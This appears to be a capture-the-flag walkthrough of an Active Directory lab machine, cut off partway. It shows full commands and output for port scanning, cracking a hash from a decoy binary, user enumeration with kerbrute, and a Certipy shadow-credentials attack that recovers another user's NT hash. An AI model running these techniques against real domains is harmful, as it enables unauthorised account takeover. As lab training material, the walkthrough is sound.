Overview

The machine starts by extracting a base64-encoded md5 hash from a linux dialer binary that cracks to get karl.hackermann credentials, kerbrute to enumerate users and shadow credentials to impersonate tom.reboot to get control of robert.graef. rdp access as karl.hackermann and jan.tresor exposes thunderbird mails that leak daniel.hoffmann and webadmin credentials to find a protected config_backup.zip. The zip is cracked with a custom wordlist from the history page to recover svc.services credentials, enabling the disabled account and abusing esc4 on template Vuln-ESC4 to forge a certificate for administrator to get shell as administrator via winrm.
Enumeration
We start with nmap scan.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.12.102 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-16 18:52 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 18:52
Completed Parallel DNS resolution of 1 host. at 18:52, 0.10s elapsed
Initiating Connect Scan at 18:52
Scanning 10.1.12.102 [1000 ports]
Discovered open port 139/tcp on 10.1.12.102
Discovered open port 445/tcp on 10.1.12.102
Discovered open port 80/tcp on 10.1.12.102
Discovered open port 53/tcp on 10.1.12.102
Discovered open port 135/tcp on 10.1.12.102
Discovered open port 3389/tcp on 10.1.12.102
Discovered open port 389/tcp on 10.1.12.102
Discovered open port 5985/tcp on 10.1.12.102
Discovered open port 88/tcp on 10.1.12.102
Discovered open port 636/tcp on 10.1.12.102
Discovered open port 464/tcp on 10.1.12.102
Discovered open port 3269/tcp on 10.1.12.102
Discovered open port 3268/tcp on 10.1.12.102
Discovered open port 593/tcp on 10.1.12.102
Completed Connect Scan at 18:52, 11.51s elapsed (1000 total ports)
Initiating Service scan at 18:52
Scanning 14 services on 10.1.12.102
Completed Service scan at 18:53, 47.46s elapsed (14 services on 1 host)
NSE: Script scanning 10.1.12.102.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:53
NSE Timing: About 99.95% done; ETC: 18:53 (0:00:00 remaining)
Completed NSE at 18:53, 40.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:53
Completed NSE at 18:53, 2.73s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:53
Completed NSE at 18:53, 0.00s elapsed
Nmap scan report for 10.1.12.102
Host is up, received user-set (0.17s latency).
Scanned at 2026-08-16 18:52:06 EDT for 102s
Not shown: 986 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| _http-server-header: Microsoft-IIS/10.0
| _http-title: 404 Finance Group
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-16 22:52:24Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| _ssl-date: 2026-08-16T22:53:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Issuer: commonName=404finance-DC-404-CA/domainComponent=404finance
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-16T22:41:13
| Not valid after: 2027-08-16T22:41:13
| MD5: 1986:8998:7b28:94da:1cf2:363c:b44a:bdaa
| SHA-1: b7e0:5660:3826:e0c3:c232:5832:bad6:ccf8:322b:2547
< SNIP>
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| _ssl-date: 2026-08-16T22:53:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Issuer: commonName=404finance-DC-404-CA/domainComponent=404finance
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-16T22:41:13
| Not valid after: 2027-08-16T22:41:13
| MD5: 1986:8998:7b28:94da:1cf2:363c:b44a:bdaa
| SHA-1: b7e0:5660:3826:e0c3:c232:5832:bad6:ccf8:322b:2547
< SNIP>
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| _ssl-date: 2026-08-16T22:53:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Issuer: commonName=404finance-DC-404-CA/domainComponent=404finance
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-16T22:41:13
| Not valid after: 2027-08-16T22:41:13
| MD5: 1986:8998:7b28:94da:1cf2:363c:b44a:bdaa
| SHA-1: b7e0:5660:3826:e0c3:c232:5832:bad6:ccf8:322b:2547
< SNIP>
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Issuer: commonName=404finance-DC-404-CA/domainComponent=404finance
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-16T22:41:13
| Not valid after: 2027-08-16T22:41:13
| MD5: 1986:8998:7b28:94da:1cf2:363c:b44a:bdaa
| SHA-1: b7e0:5660:3826:e0c3:c232:5832:bad6:ccf8:322b:2547
< SNIP>
| _ssl-date: 2026-08-16T22:53:46+00:00; 0s from scanner time.
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Issuer: commonName=DC-404.404finance.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-15T22:50:21
| Not valid after: 2027-02-14T22:50:21
| MD5: 10df:eb6f:c1da:1a84:51c2:b6e9:6653:8dde
| SHA-1: dba4:9f2a:891c:3071:b8cd:f2e2:6882:8c36:9734:87c6
< SNIP>
| _ssl-date: 2026-08-16T22:53:46+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: FINANCE404
| NetBIOS_Domain_Name: FINANCE404
| NetBIOS_Computer_Name: DC-404
| DNS_Domain_Name: 404finance.local
| DNS_Computer_Name: DC-404.404finance.local
| Product_Version: 10.0.17763
| _ System_Time: 2026-08-16T22:53:07+00:00
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-server-header: Microsoft-HTTPAPI/2.0
| _http-title: Not Found
Service Info: Host: DC-404; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _clock-skew: mean: 0s, deviation: 0s, median: 0s
| smb2-time:
| date: 2026-08-16T22:53:09
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 46824/tcp): CLEAN (Timeout)
| Check 2 (port 37727/tcp): CLEAN (Timeout)
| Check 3 (port 41874/udp): CLEAN (Timeout)
| Check 4 (port 18211/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:53
Completed NSE at 18:53, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:53
Completed NSE at 18:53, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:53
Completed NSE at 18:53, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.33 seconds- Port 80 is open hosting website not the default page.
- Domain name is 404finance.local and FQDN is DC-404.404finance.local.
- Domain has AD CS installed with the CA
404finance-DC-404-CA - RDP and WinRM are both open
add hosts file entry
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ echo '10.1.12.102 DC-404 DC-404.404finance.local 404finance.local' | sudo tee -a /etc/hosts
[sudo] password for jimmex:
10.1.12.102 DC-404 DC-404.404finance.local 404finance.local
Port 80

We have a very basic website showing multiple critical things, first is this team members that we might need to find possible usernames.

Then there is an executable which is a dialer for the bank.
SMB
SMB Null Auth is True but it doesn't have access to list shares, but it might have access to some other pipe that we might need later so let's see move on the exe for now.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u '' -p '' --shares
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [+] 404finance.local\:
SMB 10.1.12.102 445 DC-404 [-] Error enumerating shares: STATUS_ACCESS_DENIED
Looking at the file type it is native ELF binary not .NET assembly so we can't decompile it so the only thing left is to run since I ran strings on it and it didn't show anything spectacular.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ file CorpBankDialer.exe
CorpBankDialer.exe: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=401655
8a88d1d6978edffb8865f21313d3e9719d, for GNU/Linux 3.2.0, not stripped
The weird thing though, that it is named .exe file but it is actually Linux executable, and running strings again after noticing that showed a very strange base64-encoded text so I copied it for later and then ran the app but as you can see it doesn't actually do anything it just prints the same weird string I saw in strings output.
As you can see it is the same string
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ strings CorpBankDialer.exe | grep DEB
DEBUG: ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg=\n

It shows a 32 character string after decoding which might be MD5 hash so let's try to crack it.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ echo ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg= | base64 -d
dd2ef34530de7e5bef22a05e7e5dd178
It is exactly 32 characters.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ echo ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg= | base64 -d | wc -c
32
And it is cracked for Password123!! (sorry for coloring but it is either this or flash bang)
Access as karl.hackermann
We already have a list of names that we can create possible usernames out of using username-anarchy so let's do that. The names are:
- alex meier
- robert graef
- karl hackermann
And we got a list of users now let's first validate that they exist.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ /opt/username-anarchy/username-anarchy -i names.txt | tee username.txt
alex
alexmeierq
alex.meierq
alexmeie
alexm
< SNIP>
hkarl
h.karl
hackermannk
hackermann
hackermann.k
hackermann.karl
kh
And we can see that two users are valid out of the 3 (neither of them is vulnerable to AS-REP - we weren't looking for this anyway -).
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ kerbrute userenum --dc 10.1.12.102 -d 404finance.local --downgrade usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/

Version: dev (n/a) - 08/16/26 - Ronnie Flathers @ropnop

2026/08/16 20:12:08 > Using downgraded encryption: arcfour-hmac-md5
2026/08/16 20:12:08 > Using KDC(s):
2026/08/16 20:12:08 > 10.1.12.102:88

2026/08/16 20:12:08 > [+] VALID USERNAME: robert.graef@404finance.local
2026/08/16 20:12:09 > [+] VALID USERNAME: karl.hackermann@404finance.local
2026/08/16 20:12:09 > Done! Tested 43 usernames (2 valid) in 0.728 seconds
And the creds are valid for the user karl.hackermann.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u 'karl.hackermann' -p 'Password123!!'
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [+] 404finance.local\karl.hackermann:Password123!!
Read access to some shares but they're all default shares that we might get back to later.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u 'karl.hackermann' -p 'Password123!!' --shares
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [+] 404finance.local\karl.hackermann:Password123!!
SMB 10.1.12.102 445 DC-404 [*] Enumerated shares
SMB 10.1.12.102 445 DC-404 Share Permissions Remark
SMB 10.1.12.102 445 DC-404 ----- ----------- ------
SMB 10.1.12.102 445 DC-404 ADMIN$ Remote Admin
SMB 10.1.12.102 445 DC-404 C$ Default share
SMB 10.1.12.102 445 DC-404 IPC$ READ Remote IPC
SMB 10.1.12.102 445 DC-404 NETLOGON READ Logon server share
SMB 10.1.12.102 445 DC-404 SYSVOL READ Logon server share
Bloodhound
Usually I use RustHound and BloodHound.py to collect data but will settle for nxc data for now (new VM didn't setup yet).
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc ldap 10.1.12.102 -u 'karl.hackermann' -p 'Password123!!' --bloodhound --collection All -d 404finance.local --dns-server 10.1.12.102 --dns-tcp
LDAP 10.1.12.102 389 DC-404 [*] Windows 10 / Server 2019 Build 17763 (name:DC-404) (domain:404finance.local) (signing:None) (channel b
inding:Never)
LDAP 10.1.12.102 389 DC-404 [+] 404finance.local\karl.hackermann:Password123!!
LDAP 10.1.12.102 389 DC-404 Resolved collection methods: acl, adcs, container, dcom, group, localadmin, loggedon, objectprops, psremot
e, rdp, session, trusts
LDAP 10.1.12.102 389 DC-404 Excluded collection methods:
LDAP 10.1.12.102 389 DC-404 Bloodhound data collection completed in 0M 33S
LDAP 10.1.12.102 389 DC-404 Collecting ADCS data (CertiHound)...
LDAP 10.1.12.102 389 DC-404 Found 35 certificate templates
LDAP 10.1.12.102 389 DC-404 Found 1 Enterprise CAs
LDAP 10.1.12.102 389 DC-404 Compressing output into /home/jimmex/.nxc/logs/DC-404_10.1.12.102_2026-08-16_202013_bloodhound.zip
Access as Tom.Reboot
Karl got GenericWrite over the user TOM.REBOOT, we can simply change password but it isn't the best way to do let's first try shadow creds as there is AD CS in place.

So using Certipy now we have the hash of tom.reboot.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy shadow auto -u karl.hackermann -p 'Password123!!' -account Tom.Reboot -dc-ip 10.1.12.102
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'tom.reboot'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4a8fb944f32948aa9ee8ba23208d681d'
[*] Adding Key Credential with device ID '4a8fb944f32948aa9ee8ba23208d681d' to the Key Credentials for 'tom.reboot'
[*] Successfully added Key Credential with device ID '4a8fb944f32948aa9ee8ba23208d681d' to the Key Credentials for 'tom.reboot'
[*] Authenticating as 'tom.reboot' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'tom.reboot@404finance.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'tom.reboot.ccache'
[*] Wrote credential cache to 'tom.reboot.ccache'
[*] Trying to retrieve NT hash for 'tom.reboot'
[*] Restoring the old Key Credentials for 'tom.reboot'
[*] Successfully restored the old Key Credentials for 'tom.reboot'
[*] NT hash for 'tom.reboot': 89551acff8895768e489bb3054af94fd
Validating the credentials.
